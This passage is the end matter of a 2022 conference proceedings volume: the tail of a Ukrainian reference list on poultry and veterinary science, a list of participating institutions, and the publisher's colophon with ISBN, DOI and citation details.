5. Коваленко Л. В., Руденко О. П., Оробченко О. Л., Бойко В. С., Кротовська Ю. М. Стан природної резистентності курей за порушення мінерального обміну//Ветеринарна медицина. Вип. 104, Харків,2018.- С.390-394.

6. Кришталь О., Загородній С., Ясенецький В. Обладнання для утримання курей-несучок// Ефективне птахівництво.2008.- №1. - С.21-24.

7. Манойленко Є.В. Тваринництво. Навчальний посібник. Кропивницький, 2020. 119 с.

8. Нечипоренко О.Л., Березовський А.В., Петров Р.В., Фотіна А.І. Дослідження видового складу мікрофлори в птахогосподарствах різного типу. Ветеринарна біотехнологія. - №35, 2019. - С.100-109. DOI: 10.31073/vet\_biotech 35-12.

9. Носов Ю. М. Проектування технологічних процесів у тваринництві/Львів. Новий світ. 2014.- С.158.

The authors of the XXVI International Scientific and Practical Conference «Problems of science and practice, tasks and ways to solve them» were representatives of the following educational institutions:

Uman National University of Horticulture; Bursa Uludag University; Kyiv National University of Construction and Architecture; Institute of Art History, Folklore and Ethnology named after M. T. Rylskyi; Institute of Blood Pathology and Transfusion Medicine; Institute of Cell Biology; Zaporizhzhia National University; National Transport University; Sumy State University; Lviv National Environmental University; Odessa National University of Economics; Kharkiv National University of Construction and Architecture; National Aviation University; Institute of Economics and Forecasting of the National Academy of Sciences of Ukraine; Yuriy Kondratyuk Poltava Polytechnic; Poltava State Agrarian University; Lesya Ukrainka Volyn National University; Dnipro University of Technology; MP Semenenko Institute of Geochemistry, Mineralogy and Ore Formation; Kharkiv National University of Internal Affairs; Yuri Fedkovich Chernivtsi National University; Chernivtsi Law Institute; National University "Odesa Law Academy"; National Academy of Internal Affairs; Lesya Ukrainka Volyn National University; Kyiv University of Modern Knowledge; Lutsk National Technical University; Zaporizhzhia Medical Academy of Postgraduate Education; Poltava State Medical University; Bogomolets National Medical University; Kazakh National Medical University; Danylo Halytsky Lviv National Medical University; Vinnytsia National Medical University named after E. Pirogov; Vasyl Stefanyk Precarpathian National University; Police Academy of Chisinau; Flight Academy of National Aviation University of Ukraine; Hryhorii Skovoroda University in Pereiaslav; Kharkiv National Medical University; Institute of General and Emergency Surgery named after V.T. Zaitseva; Borys Grinchenko Kyiv Metropolitan University; National University of Defense of Ukraine named after Ivan Chernyakhovsky; Cherkasy Medical Academy; Berdyansk State Pedagogical University; Poltava State Medical University; National University of Law named after Yaroslav the Wise; Igor Sikorsky Kyiv Polytechnic Institute; A. Pidgorny Institute for Mechanical Engineering Problems; Eurasian Technological University; Khmelnytskyi National University of Alfred Nobel University; Taras Shevchenko Kyiv National University; Chernihiv Collegium National University named after T.H. Shevchenko; Mykola Yarmachenko Institute of Special Pedagogy and Psychology; Khmelnytskyi National University; Institute of Man of Kyiv University named after Borys Grinchenko; Scientific Research Institute of Natural Gas of the State Concern "Turkmengas"; Vinnytsia National Technical University; Military institute of telecommunications and informatization technology named after Heroes of Kruty; State University of Intellectual Technologies and Communications; Georgian Technical University; Shakarim State University of Semey; Alikhan Bokeikhan University; Kharkiv National University of Radio Electronics; Dnipro State Agrarian and Economic University; State Research Institute for Laboratory Diagnostics and Veterinary-Sanitary Examination.



# **Problems of science and practice, tasks and ways to solve them**

Scientific publications

Proceedings of the XXVI International Scientific and Practical Conference  
«Problems of science and practice, tasks and ways to solve them»,  
Helsinki, Finland. 456 p.  
(July 05 – 08, 2022)

UDC 01.1

ISBN – 979-8-88722-621-7

DOI – 10.46299/ISG.2022.1.26

Text Copyright © 2022 by the International Science Group (isg-konf.com).

Illustrations © 2022 by the International Science Group.

Cover design: International Science Group (isg-konf.com)©

Cover art: International Science Group (isg-konf.com)©

All rights reserved. Printed in the United States of America.

No part of this publication may be reproduced, distributed, or transmitted, in any form or by any means, or stored in a data base or retrieval system, without the prior written permission of the publisher.

The content and reliability of the articles are the responsibility of the authors. When using and borrowing materials reference to the publication is required. Collection of scientific articles published is the scientific and practical publication, which contains scientific articles of students, graduate students, Candidates and Doctors of Sciences, research workers and practitioners from Europe, Ukraine, Russia and from neighboring countries and beyond. The articles contain the study, reflecting the processes and changes in the structure of modern science. The collection of scientific articles is for students, postgraduate students, doctoral candidates, teachers, researchers, practitioners and people interested in the trends of modern science development.

The recommended citation for this publication is: Karabulut N. Çayırova national garden cafeteria design as an example of climate responsive architecture // Problems of science and practice, tasks and ways to solve them. Proceedings of the XXVI International Scientific and Practical Conference. Helsinki, Finland. 2022. Pp. 25-26

URL: <https://isg-konf.com/problems-of-science-and-practice-tasks-and-ways-to-solve-them-2/>